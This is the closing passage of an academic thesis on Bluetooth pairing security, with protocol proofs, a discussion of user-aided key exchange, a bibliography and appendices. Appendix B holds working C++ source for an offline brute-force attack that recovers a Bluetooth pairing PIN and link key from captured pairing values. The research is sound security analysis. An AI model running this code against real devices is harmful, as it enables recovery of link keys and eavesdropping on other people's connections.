Theorem 6 *We consider a group G of order at least 2^{2s} in which the decisional Diffie-Hellman problem is hard. We consider five random oracle hash functions $h_1 : G \longrightarrow G$, $h_2 : G \longrightarrow \{0,1\}^t$, $h_3, h_4, h_5 : G \longrightarrow \{0,1\}^\sigma$ such that $h_1(X)$ and $h_2(X)$ are independent for $X \in_U G$. UAKE($A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{C}{\underset{C}{\rightleftharpoons}} B$), UAKE($A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{AC}{\longrightarrow} B$) and UAKE($A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{AC}{\longleftarrow} B$) are possible by using the protocols from Figures 5.8, 5.9 and 5.10 respectively. The advantage of an adversary which is limited to q oracle queries is $O(q.2^{-t})+O(2^{-s})$. Note that the bandwidth η is of 1, t, $2t$ or $3t$ bits in all secure channels. The first part of the protocol on Figure 5.8 further requires integrity in the $U \rightarrow B$ channel. A heavier protocol for UAKE($A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{C}{\underset{C}{\rightleftharpoons}} B$) without the integrity assumption is provided in Appendix A.*

Proof : In Figure 5.9 (resp. Figure 5.10), if the adversary impersonates B to A (resp. A to B), the random z will be stuck before being released, so the protocol cannot succeed but with a probability of 2^{-t}.

In Figure 5.8 second part, the adversary can not impersonate B to U with a chosen z (otherwise U can not properly answer to B). So, if she impersonates B to A, she can not predict which $h_2(g^y)$ A will obtain. Consistency check with the commitment phase in Hoepman's protocol will thus reject with a probability of $1 - 2^{-t}$. Note that this works because $h_2(g^y)$ is unknown prior to the protocol. ✠

5.5 Discussions

5.5.1 Removing the XORs

We can see that the user has to compute the XOR of two values in protocols from Figures 5.6 and 5.7, which is quite annoying. However, all those cases have a common particularity: we have a confidential non-authenticated channel between the user and Alice or Bob. In pairing situations those cases are problematic: such a channel would mean for example that the user types some digits on one device in a private way but the device is not sure that the digits typed actually come from the user. So the adversary may have access to at least one device which is a puzzling situation. It would also mean that the user can receive messages from the device in a private way but without being sure of which device actually sent the data.

Nevertheless, those XORs can be removed if we add data integrity assumption to confidentiality for the low bandwidth channels. This channel assumption can typically be implemented by using encryption with strong security properties, e.g. IND-CCA2. In that case we replace the XORs of two values by the concatenation of the two values. Using less secure encryption, e.g. CBC encryption, and without using the integrity assumption, one may still obtain security proofs by paying extra attention to the way we send z and p. Here we should concatenate $z||p$ in this order.

5.5.2 User operations and bandwidth

One of the crucial points of our protocols are the ease of use for the user, we can thus analyse the number of operations computed by the user on the devices. In Figure 5.11 is shown the user operations according to the different protocols. According to the previous section, we can remove the XORs; in our table that would mean adding one typed value for each XOR. We can also study the bandwidth used for the secure channels in terms of number of received and sent bits for the user. Note that in Figure 5.9, the bandwidth of one channels is just 1 bit. We can also modify some protocols in order to force one authenticated channel to have a 1 bit bandwidth (but the bandwidth of at least another channel will have to be increased).

UAKE problems	compare	type	XOR	receive	send
$A \xrightarrow{AC} U \xrightarrow{AC} B$		t		t	t
$A \underset{C}{\overset{C}{\rightleftharpoons}} U \underset{C}{\overset{C}{\rightleftharpoons}} B$		2t		2t	2t
$A \underset{A}{\overset{A}{\rightleftharpoons}} U \underset{A}{\overset{A}{\rightleftharpoons}} B$		2t		2t	2t
$A \xleftarrow{AC} U \xrightarrow{AC} B$		2t			2t
$A \underset{C}{\overset{C}{\rightleftharpoons}} U \xrightarrow{AC} B$		2t	t	t	2t
$A \underset{C}{\overset{C}{\rightleftharpoons}} U \xleftarrow{AC} B$		t	t	2t	t
$A \underset{A}{\overset{A}{\rightleftharpoons}} U \underset{C}{\overset{C}{\rightleftharpoons}} B$		4t + 1		3t + 1	3t + 1
$A \underset{A}{\overset{A}{\rightleftharpoons}} U \xrightarrow{AC} B$	t	3t + 1		3t	3t + 1
$A \underset{A}{\overset{A}{\rightleftharpoons}} U \xleftarrow{AC} B$	t	2t		4t	2t

Figure 5.11: User operations in UAKE protocols (in bits)

5.5.3 Applications

A typical application of the UAKE problem would be the Bluetooth authentication scheme. The standard Bluetooth pairing assumes the same configuration as the protocol shown on Figure 5.5: the user types a password on both devices in a private and authenticate way. But according to our analysis of the UAKE problem, we can consider many other cases. For example, the user can read a password on device A and copy it on the device B. Moreover, we can imagine as explained on Figure 5.10, that the device B has only a private and authenticate screen and that the user can read and type data on device A in an authenticated only way.

Another application could be the establishment of a secure SSL or SSH session without certificates. In the $A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{A}{\underset{A}{\rightleftharpoons}} B$ case, the user could indeed be two human operators talking (in an authenticated way) over the telephone, i.e. a $A \overset{A}{\underset{A}{\rightleftharpoons}} U_A \overset{A}{\underset{A}{\rightleftharpoons}} U_B \overset{A}{\underset{A}{\rightleftharpoons}} B$ scenario. Here, each user has to type t bits and to tell t bits to the other user.

Note that problems arise if we do not consider mutual belief in the key as shown by Lowe in [Low96]. The UAKE protocols should similarly be followed by an acknowledgment protocol.

5.5.4 Manufacturer aided key exchange

We can consider that a password p_M has been written in the non-volatile memory of one device by the manufacturer, for example for low-cost device without any keyboard. That would mean a fourth node M in our pairing scheme representing the manufacturer. A channel from M to the device B and another one from M to the user, both private and authenticate, can thus be considered. Note that those channels can only be used once in the first setup. That new assumption would change protocols shown on Figures 5.5, 5.6 and 5.7: we use now p_M for the EKE protocol and we do not need any channel between the user and the device anymore. Note that obviously this scheme leads to weaker versions of our protocols since the password used for each instances remains always the same.

We can also consider that a private key x_M has been written in the non-volatile memory of one device by the manufacturer and that an hash of the corresponding public key $h_2(g^{x_M})$ has been given to the user. In this case, we have an AC channel from M to the device and an A channel from M to the user. As previously, those two channels can only be used once in the first setup. Since the user already know a hash of the public key of one device, we can change protocol from Figures 5.8, 5.9 and 5.10: we created an A channel between the device and the user usable only once in order to transfert $h_2(g^{x_M})$ or $h_2(g^{y_M})$. This assumption at least removes the transfert of $h_2(g^x)$ or $h_2(g^y)$ from the device to the user. However, in the cases of Figures 5.8 and 5.9, we can improve significantly the protocol: in Figure 5.9 the user just transfert $h_2(g^x)$ and $h_2(g^{y_M})$ to the devices. In Figure 5.8, the user just has to transfert $h_2(g^{y_M})$ to A in order to authenticate g^{y_M}.

Conclusion

With the actual users need for wireless technologies, we can expect Bluetooth to steady its position of low-range wireless standard. Bluetooth specifications define a complete set of layers from the radio to the application part. The Bluetooth security has some flaws which may be corrected in future versions if another pairing scheme is adopted. From now on, users can avoid those flaws by using properly their devices or by using application solutions. We also gave a formalization of the pairing problem which leads to others pairing schemes, more secure than the actual one.

Bibliography

[Blu03] *Specification of the bluetooth system*, 2003.

[BM92] Steven M. Bellovin and Michael Merritt, *Encrypted key exchange : Password-based protocols secure against dictionnary attacks*, IEEE symposium on Research in Security and Privacy (1992), 72–84, IEEE Computer Society Press.

[BM03] Colin Boyd and Anish Mathuria, *Protocols for authentication and key establishment*, Information Security and Cryptography, Springer Verlag, 2003.

[BMP00] Victor Boyko, Phillip MacKenzie, and Sarvar Patel, *Provably secure password-authenticated key exchange using diffie-hellman*, Advances in Cryptology (Eurocrypt'00) - LNCS, vol. 1807, 2000, pp. 156–171.

[BPR00] Mihir Bellare, David Pointcheval, and Phillip Rogaway, *Authenticated key exchange secure against dictionary attacks*, Advances in Cryptology (Eurocrypt'00) - LNCS, vol. 1807, 2000, pp. 139–155.

[BR94] Mihir Bellare and Phillip Rogaway, *Entity authentication and key distribution*, Advances in Cryptology (Crypto'93) - LNCS, vol. 773, 1994, p. 232.

[CT00] A. Canteaut and M. Trabbia, *Improved fast correlation attacks using parity-check equations of weight 4 and 5*, Advances in Cryptology (EUROCRYPT 2000) - LNCS, vol. 1807, 2000, pp. 573–588.

[DH76] Whitfield Diffie and Martin E. Hellman, *New directions in cryptography*, IEEE Transactions on Information Theory **IT-22(6)** (1976), 644–654.

[GN01] Christian Gehrmann and Kaisa Nyberg, *Enhancements to bluetooth baseband security*, In Proceedings of Nordsec 2001 (2001), Copenhagen, Denmark.

[GN04] ———, *Security in personal area networks*, Security for Mobility (2004), 191–230, IEE, London.

[Hoe04a] Jaap-Henk Hoepman, *Ephemeral pairing on anonymous networks*, Tech. report, University of Nijmegen, 2004, http://www.cs.kun.nl/ jhh/publications/anon-pairing.pdf.

[Hoe04b] ———, *The ephemeral pairing problem*, 8th Int. Conf. Fin. Crypt. (Key West, FL, USA) (2004).

[IOfS] Switzerland International Organisation for Standardization, Genève, *ISO/IEC 10118-3: 2003, information technology - security techniques - entity authentication - part 6: Mechanisms using manual data transfert*, December 2003.

[Jak] M. Jakobsson, *Method and apparatus for immunizing against offline dictionary attacks*, U.S. Patent Application 60/283,996. Filed on 16th April 2001.

[Jas96] Barry Jaspan, *Dual-workfactor encrypted key exchange : Efficiently preventing password chaining and dictionnary attacks*, 6th USENIX Security Symposium, San Jose, California (1996), 43–50, http://www.usenix.org/publications/library/proceedings/sec96.

[JJ99] T. Johansson and F. Jonsson, *Improved fast correlation attacks on stream ciphers via convolutional codes*, Advances in Cryptology (CRYPTO'99) - LNCS, vol. 1666, 1999, pp. 181–197.

[JW01] M. Jakobsson and S. Wetzel, *Security weaknesses in bluetooth*, Topics in Cryptology (CT-RSA'01) - The Cryptographer's Track at RSA Conference 2001 - LNCS, vol. 2020, 2001, pp. 176–191.

[Lam79] L. Lamport, *Constructing digital signatures from a one way function*, Tech. report, SRI Intl., 1979.

[Low96] Gavin Lowe, *Some new attacks upon security protocols*, 9th IEEE Computer Security Fondations Workshop (1996), 162–169.

[LV04] Y. Lu and S. Vaudenay, *Faster correlation attack on bluetooth e0 keystream generator*, LASEC (Laboratoire de Securite et de Cryptographie), EPFL, Lausanne, Switzerland, 2004.

[Mac02] Philip MacKenzie, *The pak suite : Protocols for password-authenticated key exchange*, Tech. Report 2002-46, DIMACS, 2002, http://dimacs.rutgers.edu/TechnicalReports/abstracts/2002/2002-46.html.

[MS89] W. Meyer and O. Staffelbach, *Fast correlation attacks on certain stream ciphers*, Journal of Cryptology **1** (1989), 159–176.

[Nie02] T. C. Niem, *Bluetooth and its inherent security issues*, Tech. report, SANS GIAC Security Essentials Certification (GSEC), 2002.

[PCM02] A. Joux P. Chose and M. Mitton, *Fast correlation attacks : An algorithmic point of view*, Advances in Cryptology (EUROCRYPT 2002) - LNCS, vol. 2332, 2002, pp. 209–221.

[Pen96] W. Penzhorn, *Correlation attacks on stream ciphers : Computing low weight parity checks based on error correcting codes*, Fast Software Encryption 96 - LNCS, vol. 1039, 1996, pp. 159–172.

[Rue86] R. A. Rueppel, *Correlation-immunity and the summation generator*, Advances in Cryptology (CRYPTO'85) - LNCS, 1986, pp. 260–272.

[Sie84] T. Siegenthaler, *Correlation-immunity of nonlinear combining functions for cryptographic applications*, IEEE Transactions on Information Theory **30** (1984), 776–780.

[Sie04] Siemens, *Notes on gauthier's replay attack on the ue functionality split scenario*, 2004.

[VCS00] T. Johansson V. Chepyzhov and B. Smeets, *A simple algorithm for fast correlation attacks on stream ciphers*, Fast Software Encryption 00 - LNCS, vol. 1978, 2000, pp. 181–195.

[Wag02] D. Wagner, *A generalized birthday problem*, Advances in Cryptology (CRYPTO'02) - LNCS, vol. 2442, 2002, pp. 288–303.

[Whi03] O. Whitehouse, *War nibbling : Bluetooth insecurity*, Tech. report, @stake, 2003.

[Whi04] Ollie Whitehouse, *Can sec west 2004*, 2004.

[YT01] C.N. Yang and H.T. Teng, *Enhanced mechanism for the key management in bluetooth security*, Proceedings of the Eleventh National Conference on Information Security, 2001, pp. 305–308.

Appendix A: UAKE($A \overset{A}{\underset{A}{\rightleftharpoons}} U \overset{C}{\underset{C}{\rightleftharpoons}} B$) without the integrity assumption

We now consider the protocol on Figure 5.12 as a replacement for the authentication phase in Hoepman's protocol from Figure 5.4. Note that this new protocol uses arithmetic operations in $\mathrm{GF}(2^t)$.

In the first part of the protocol, we consider an optimal adversary who tries to make Bob accept a β of his choice for $X = h_2(g^x)$. (This follows a commitment phase in Hoepman's protocol, so an attack which makes Bob accept a random value is thwarted by the consistency check when opening the commitment.) Note that the right value of X is unknown to the adversary prior to the protocol. Without loss of generality, the adversary replaces (u, v) by $(u', v') = f(u, v)$, the returned (u', v') by $(u'', v'') = g(u', v')$, X by β, and $w = u' + v'\beta$ by $w' = h_X(w)$ for some chosen functions f, g, and h_X.

Let S_w be the set of all (u, v) such that $g(u', v') = (u, v)$ for $(u', v') = f(u, v)$, and $u' + v'\beta = w$. Note that $\#S_w \le 2^t$. The attack is successful if and only if (X, u, v) is such that there exists w such that $u + vX = h_X(w)$ and $(u, v) \in S_w$. Hence the probability of success p is

$$p = \frac{1}{2^{2t}(2^t - 1)} \sum_w \sum_X \#\{(u, v) \in S_w; u + vX = h_X(w)\}.$$

Given w, let know n_i be the number of X's such that $\{(u, v) \in S_w; u + vX = h_X(w)\}$ has cardinality i. We can view the (u, v) pairs as straight lines. Given a set of i straight lines such that $u + vX = h_X(w)$ for one fixed X and w, we have $i(i-1)/2$ pairs of straight lines intersecting on the same point. If we sum all pairs over all X's, we obtain an overall number of intersecting pairs of at most $\#S_w \times (\#S_w - 1)/2$. Hence

$$\sum_i n_i \times \frac{i(i-1)}{2} \le \frac{\#S_w \times (\#S_w - 1)}{2} \le \frac{2^t(2^t - 1)}{2}.$$

We have

$$\sum_X \#\{(u, v) \in S_w; u + vX = h_X(w)\} = \sum_{i=1}^{2^t} i.n_i$$

with the additional constraint that $\sum_i n_i \le 2^t$.

By linear programming results we obtain that

$$\sum_X \#\{(u,v) \in S_w; u + vX = h_X(w)\} \leq O\left(2^{3t/2}\right)$$

hence $p \leq O\left(2^{-t/2}\right)$. This big O is thus a new term to add in Theorem 6 for our protocol without the integrity assumption.



Figure 5.12: Authenticated step in Figure 5.4 for UAKE$(A \underset{A}{\overset{A}{\rightleftharpoons}} U \underset{A}{\overset{A}{\rightleftharpoons}} B)$

Appendix B: the source code of PIN code attack

Test.cpp

```
#include "Test.h"
#include <stdio.h>

u1byte  expfr[256] =
{     1,  45, 226, 147, 190,  69,  21, 174, 120,   3, 135, 164, 184,  56, 207,  63,
      8, 103,   9, 148, 235,  38, 168, 107, 189,  24,  52,  27, 187, 191, 114, 247,
     64,  53,  72, 156,  81,  47,  59,  85, 227, 192, 159, 216, 211, 243, 141, 177,
    255, 167,  62, 220, 134, 119, 215, 166,  17, 251, 244, 186, 146, 145, 100, 131,
    241,  51, 239, 218,  44, 181, 178,  43, 136, 209, 153, 203, 140, 132,  29,  20,
    129, 151, 113, 202,  95, 163, 139,  87,  60, 130, 196,  82,  92,  28, 232, 160,
      4, 180, 133,  74, 246,  19,  84, 182, 223,  12,  26, 142, 222, 224,  57, 252,
     32, 155,  36,  78, 169, 152, 158, 171, 242,  96, 208, 108, 234, 250, 199, 217,
      0, 212,  31, 110,  67, 188, 236,  83, 137, 254, 122,  93,  73, 201,  50, 194,
    249, 154, 248, 109,  22, 219,  89, 150,  68, 233, 205, 230,  70,  66, 143,  10,
    193, 204, 185, 101, 176, 210, 198, 172,  30,  65,  98,  41,  46,  14, 116,  80,
      2,  90, 195,  37, 123, 138,  42,  91, 240,   6,  13,  71, 111, 112, 157, 126,
     16, 206,  18,  39, 213,  76,  79, 214, 121,  48, 104,  54, 117, 125, 228, 237,
    128, 106, 144,  55, 162,  94, 118, 170, 197, 127,  61, 175, 165, 229,  25,  97,
    253,  77, 124, 183,  11, 238, 173,  75,  34, 245, 231, 115,  35,  33, 200,   5,
    225, 102, 221, 179,  88, 105,  99,  86,  15, 161,  49, 149,  23,   7,  58,  40
};

int main()
{
        BTDecay* test = new BTDecay();
        if (test->read_config_file()==0)
                test->BruteForce(NUMBERS,4,5);

        return 0;
}
```

Test.h

```
#include "BTDecayLib.h"


void print_hex(u1byte crt[16], int length);
```

BTDecayLib.cpp

```
#include "BTDecayLib.h"

void print_hex(u1byte crt[], int length)
{
        for (int i=0; i<length; i++)
        {
                if ((int)crt[i]>=16)
                        printf(" %x ",(int)crt[i]);
                else
                        printf(" 0%x ",(int)crt[i]);
        }
        printf("\n");
}

BTDecay::BTDecay(u1byte in_rand[16], u1byte C_A[16], u1byte C_B[16], u1byte link_key[16],
                u1byte au_rand_A[16], u1byte au_rand_B[16], u1byte sres_A[4],
                u1byte sres_B[4], u1byte bd_adr_A[6], u1byte bd_adr_B[6])
{
        for (int i=0;i<16;i++)
        {
                this->in_rand[i]=in_rand[i];
                this->C_A[i]=C_A[i];
                this->C_B[i]=C_B[i];
                this->link_key[i]=link_key[i];
                this->au_rand_A[i]=au_rand_A[i];
                this->au_rand_B[i]=au_rand_B[i];
        }

        for (i=0;i<6;i++)
        {
                this->bd_adr_A[i]=bd_adr_A[i];
                this->bd_adr_B[i]=bd_adr_B[i];
        }

        for (i=0;i<4;i++)
        {
                this->sres_A[i]=sres_A[i];
```

```
                this->sres_B[i]=sres_B[i];
        }
}

bool BTDecay::is_good_pin()
{
        u1byte sres_A_calculated[4];
        u1byte sres_B_calculated[4];
        u1byte key_init[16];
        u1byte lk_rand_A[16];
        u1byte lk_rand_B[16];
        u1byte lk_KA[16];
        u1byte lk_KB[16];

        E22(in_rand,bd_adr_A,pin,pin_length,key_init);

        for(int i=0; i<16;i++)
        {
                lk_rand_A[i]=C_A[i]^key_init[i];
                lk_rand_B[i]=C_B[i]^key_init[i];
        }

        E21(lk_rand_A,bd_adr_A,lk_KA);
        E21(lk_rand_B,bd_adr_B,lk_KB);

        for(i=0; i<16;i++)
                link_key[i]=lk_KA[i]^lk_KB[i];

        E1(link_key, au_rand_A, bd_adr_A, sres_A_calculated, aco_A);
        E1(link_key, au_rand_B, bd_adr_B, sres_B_calculated, aco_B);

        for(i=0; i<16;i++)
        {
                if ((sres_A_calculated[i]!=sres_A[i]) || (sres_B_calculated[i]!=sres_B[i]))
                        return false;
        }

        return true;
}

bool BTDecay::BruteForce(int search_option, int pin_length_begin, int pin_length_end)
{
        int search_begin, search_end;

        switch(search_option)
```

```
{
        case ALL :
                search_begin=0;
                search_end=255;
                break;

        case ASCII :
                search_begin=0;
                search_end=127;
                break;

        case NUMBERS_LETTERS_PLUS :
                search_begin=33;
                search_end=126;
                break;

        case NUMBERS_LETTERS :
                search_begin=48;
                search_end=122;
                break;

        case NUMBERS :
                search_begin=48;
                search_end=57;
                break;
}

for (int i=pin_length_begin; i<=pin_length_end; i++)
{
        bool finished=false;
        pin_length=i;

        for (int j=0; j<pin_length; j++)
                pin[j]=search_begin;

        for (j=pin_length; j<16; j++)
                pin[j]=search_end;

        while(!finished)
        {
                //printf("testing : ");
                //print_hex(pin,pin_length);
                if (is_good_pin())
                        return true;
```

```
                        if (pin[0]==search_end)
                        {
                                int k=0;
                                while (pin[k]==search_end)
                                {
                                        pin[k]=search_begin;
                                        k++;
                                        if (k==pin_length)
                                        {
                                                finished=true;
                                                break;
                                        }
                                }
                                pin[k]++;
                        }
                        else
                                pin[0]++;
                }
        }

        return false;
}

int BTDecay::read_config_file()
{
        FILE* fic;
        int crt;

        fic=fopen("ConfigFile.txt","r");
        if (fic==NULL)
        {
                printf("Can't open ConfigFile.txt\n");
                return -1;
        }

        fscanf(fic,"in_rand (16) =");
        for (int i=0; i<16; i++)
        {
                fscanf(fic," %x",&crt);
                in_rand[i]=crt;
        }
        fscanf(fic,"\n");
        printf("in_rand = ");
        print_hex(in_rand,16);
```

```
fscanf(fic,"C_A (16) =");
for (i=0; i<16; i++)
{
        fscanf(fic," %x",&crt);
        C_A[i]=crt;
}
fscanf(fic,"\n");
printf("C_A = ");
print_hex(C_A,16);

fscanf(fic,"C_B (16) =");
for (i=0; i<16; i++)
{
        fscanf(fic," %x",&crt);
        C_B[i]=crt;
}
fscanf(fic,"\n");
printf("C_B = ");
print_hex(C_B,16);

fscanf(fic,"link_key (16) =");
for (i=0; i<16; i++)
{
        fscanf(fic," %x",&crt);
        link_key[i]=crt;
}
fscanf(fic,"\n");
printf("link_key = ");
print_hex(link_key,16);

fscanf(fic,"au_rand_A (16) =");
for (i=0; i<16; i++)
{
        fscanf(fic," %x",&crt);
        au_rand_A[i]=crt;
}
fscanf(fic,"\n");
printf("au_rand_A = ");
print_hex(au_rand_A,16);

fscanf(fic,"au_rand_B (16) =");
for (i=0; i<16; i++)
{
        fscanf(fic," %x",&crt);
        au_rand_B[i]=crt;
```

```
}
fscanf(fic,"\n");
printf("au_rand_B = ");
print_hex(au_rand_B,16);

fscanf(fic,"sres_A (4) =");
for (i=0; i<4; i++)
{
        fscanf(fic," %x",&crt);
        sres_A[i]=crt;
}
fscanf(fic,"\n");
printf("sres_A = ");
print_hex(sres_A,4);

fscanf(fic,"sres_B (4) =");
for (i=0; i<4; i++)
{
        fscanf(fic," %x",&crt);
        sres_B[i]=crt;
}
fscanf(fic,"\n");
printf("sres_B = ");
print_hex(sres_B,4);

fscanf(fic,"bd_adr_A (6) =");
for (i=0; i<6; i++)
{
        fscanf(fic," %x",&crt);
        bd_adr_A[i]=crt;
}
fscanf(fic,"\n");
printf("bd_adr_A = ");
print_hex(bd_adr_A,6);

int test=fscanf(fic,"bd_adr_B (6) =");
for (i=0; i<6; i++)
{
        test=fscanf(fic," %x",&crt);
        bd_adr_B[i]=crt;
}
test=fscanf(fic,"\n");
printf("bd_adr_B = ");
print_hex(bd_adr_B,6);
```

```
        fclose(fic);

        return 0;
}
```

BTDecayLib.h

```
#include "BTLib.h"
#include <stdio.h>

#define ALL 0
#define ASCII 1
#define NUMBERS_LETTERS_PLUS 2
#define NUMBERS_LETTERS 3
#define NUMBERS 4

class BTDecay
{
        private:
                u1byte in_rand[16];
                u1byte C_A[16];
                u1byte C_B[16];
                u1byte link_key[16];
                u1byte au_rand_A[16];
                u1byte au_rand_B[16];
                u1byte sres_A[4];
                u1byte sres_B[4];
                u1byte aco_A[12];
                u1byte aco_B[12];

                u1byte bd_adr_A[6];
                u1byte bd_adr_B[6];

                u1byte pin[16];
                int pin_length;

                bool is_good_pin();

        public:
                BTDecay(){};
                BTDecay(u1byte in_rand[16], u1byte C_A[16], u1byte C_B[16],
                        u1byte link_key[16], u1byte au_rand_A[16], u1byte au_rand_B[16],
                        u1byte sres_A[4], u1byte sres_B[4], u1byte bd_adr_A[6],
                        u1byte bd_adr_B[6]);
```

```
		~BTDecay(){};

		int get_pin_length(){return pin_length;};
		u1byte* get_pin(){return pin;};
		u1byte* get_link_key(){return link_key;};

		bool BruteForce(int search_option, int pin_length_begin,
			int pin_length_end);
		int read_config_file();
		int test();
};
```

BTLib.cpp

```
#include "BTLib.h"

void Hash(const u1byte in_key[16], const u1byte I1[16], const u1byte I2[12], int length,
		  u1byte output[16])
{
	u1byte K_tilde[16];
	u1byte Y[16];
	u1byte output_crt[16];

	K_tilde[0]=(in_key[0]+233)%256;
	K_tilde[1]=in_key[1]^229;
	K_tilde[2]=(in_key[2]+223)%256;
	K_tilde[3]=in_key[3]^193;
	K_tilde[4]=(in_key[4]+179)%256;
	K_tilde[5]=in_key[5]^167;
	K_tilde[6]=(in_key[6]+149)%256;
	K_tilde[7]=in_key[7]^131;

	K_tilde[8]=in_key[8]^233;
	K_tilde[9]=(in_key[9]+229)%256;
	K_tilde[10]=in_key[10]^223;
	K_tilde[11]=(in_key[11]+193)%256;
	K_tilde[12]=in_key[12]^179;
	K_tilde[13]=(in_key[13]+167)%256;
	K_tilde[14]=in_key[14]^149;
	K_tilde[15]=(in_key[15]+131)%256;

	key_schedule(in_key);
	encrypt_safer(I1,output_crt,A_NORMAL);

	for (int i=0;i<16;i++)
```

```
                Y[i]=(I2[i%length]+(output_crt[i]^I1[i]))%256;

        key_schedule(K_tilde);
        encrypt_safer(Y,output,A_PRIME);
}

void E1(const u1byte in_key[16], const u1byte in_rand[16], const u1byte bd_adr[6],
                u1byte sres[4], u1byte aco[12])
{
        u1byte output_crt[16];
        Hash(in_key, in_rand, bd_adr, 6, output_crt);

        for (int i=0; i<4;i++)
                sres[i]=output_crt[i];

        for (i=4; i<16;i++)
                aco[i-4]=output_crt[i];
}

void E21(const u1byte in_rand[16], const u1byte bd_adr[6], u1byte output[16])
{
        u1byte X[16];
        u1byte Y[16];

        for (int i=0;i<15;i++)
        {
                X[i]=in_rand[i];
                Y[i]=bd_adr[i%6];
        }

        X[15]=in_rand[15]^6;
        Y[15]=bd_adr[3];

        key_schedule(X);
        encrypt_safer(Y,output,A_PRIME);
}

void E22(const u1byte in_rand[16], const u1byte bd_adr[6], const u1byte pin[16],
                 int pin_length, u1byte output[16])
{
        u1byte l_prime;
        u1byte pin_prime[16];
        u1byte X[16];
        u1byte Y[16];
```

```
        if (pin_length<10)
        {
                l_prime=pin_length+6;

                for (int i=0; i<pin_length;i++)
                        pin_prime[i]=pin[i];

                for (i=0; i<=5;i++)
                        pin_prime[pin_length+i]=bd_adr[i];
        }
        else
        {
                l_prime=16;
                for (int i=0; i<pin_length;i++)
                        pin_prime[i]=pin[i];

                for (i=0; i<(16-pin_length);i++)
                        pin_prime[pin_length+i]=bd_adr[i];
        }

        for (int i=0; i<15; i++)
        {
                Y[i]=in_rand[i];
                X[i]=pin_prime[i%(l_prime)];
        }

        Y[15]=in_rand[15]^l_prime;
        X[15]=pin_prime[15%(l_prime)];

        key_schedule(X);
        encrypt_safer(Y,output,A_PRIME);
}

void E3(const u1byte in_key[16], const u1byte in_rand[16], const u1byte bd_adr[6],
                const u1byte in_aco[12], int option, u1byte output[16])
{
        u1byte cof[12];

        if (option==KEY_MASTER)
        {
                for (int i=0;i<12;i++)
                        cof[i]=bd_adr[i%6];

                Hash(in_key, in_rand, cof, 12, output);
        }
```

```
        else
                Hash(in_key, in_rand, in_aco, 12, output);
}
```

BTLib.h

```
#include "safer.h"

#define KEY_MASTER 0
#define KEY_NOT_MASTER 1

void Hash(const u1byte in_key[16], const u1byte I1[16], const u1byte I2[12], int length,
                  u1byte output[16]);
void E1(const u1byte in_key[16], const u1byte in_rand[16], const u1byte bd_adr[6],
                u1byte sres[4], u1byte aco[12]);
void E21(const u1byte in_rand[16], const u1byte bd_adr[6], u1byte output[16]);
void E22(const u1byte in_rand[16], const u1byte bd_adr[6], const u1byte pin[16],
                 int pin_length, u1byte output[16]);
void E3(const u1byte in_key[16], const u1byte in_rand[16], const u1byte bd_adr[6],
                const u1byte in_aco[12], int option, u1byte output[16]);
```

safer.cpp

```
#include "safer.h"
//#include "std_defs.h"

u1byte  expf[256] =
{     1,  45, 226, 147, 190,  69,  21, 174, 120,   3, 135, 164, 184,  56, 207,  63,
      8, 103,   9, 148, 235,  38, 168, 107, 189,  24,  52,  27, 187, 191, 114, 247,
     64,  53,  72, 156,  81,  47,  59,  85, 227, 192, 159, 216, 211, 243, 141, 177,
    255, 167,  62, 220, 134, 119, 215, 166,  17, 251, 244, 186, 146, 145, 100, 131,
    241,  51, 239, 218,  44, 181, 178,  43, 136, 209, 153, 203, 140, 132,  29,  20,
    129, 151, 113, 202,  95, 163, 139,  87,  60, 130, 196,  82,  92,  28, 232, 160,
      4, 180, 133,  74, 246,  19,  84, 182, 223,  12,  26, 142, 222, 224,  57, 252,
     32, 155,  36,  78, 169, 152, 158, 171, 242,  96, 208, 108, 234, 250, 199, 217,
      0, 212,  31, 110,  67, 188, 236,  83, 137, 254, 122,  93,  73, 201,  50, 194,
    249, 154, 248, 109,  22, 219,  89, 150,  68, 233, 205, 230,  70,  66, 143,  10,
    193, 204, 185, 101, 176, 210, 198, 172,  30,  65,  98,  41,  46,  14, 116,  80,
      2,  90, 195,  37, 123, 138,  42,  91, 240,   6,  13,  71, 111, 112, 157, 126,
     16, 206,  18,  39, 213,  76,  79, 214, 121,  48, 104,  54, 117, 125, 228, 237,
    128, 106, 144,  55, 162,  94, 118, 170, 197, 127,  61, 175, 165, 229,  25,  97,
    253,  77, 124, 183,  11, 238, 173,  75,  34, 245, 231, 115,  35,  33, 200,   5,
    225, 102, 221, 179,  88, 105,  99,  86,  15, 161,  49, 149,  23,   7,  58,  40
};
```

```
u1byte logf[512] =
{
    128,   0, 176,   9,  96, 239, 185, 253,  16,  18, 159, 228, 105, 186, 173, 248,
    192,  56, 194, 101,  79,   6, 148, 252,  25, 222, 106,  27,  93,  78, 168, 130,
    112, 237, 232, 236, 114, 179,  21, 195, 255, 171, 182,  71,  68,   1, 172,  37,
    201, 250, 142,  65,  26,  33, 203, 211,  13, 110, 254,  38,  88, 218,  50,  15,
     32, 169, 157, 132, 152,   5, 156, 187,  34, 140,  99, 231, 197, 225, 115, 198,
    175,  36,  91, 135, 102,  39, 247,  87, 244, 150, 177, 183,  92, 139, 213,  84,
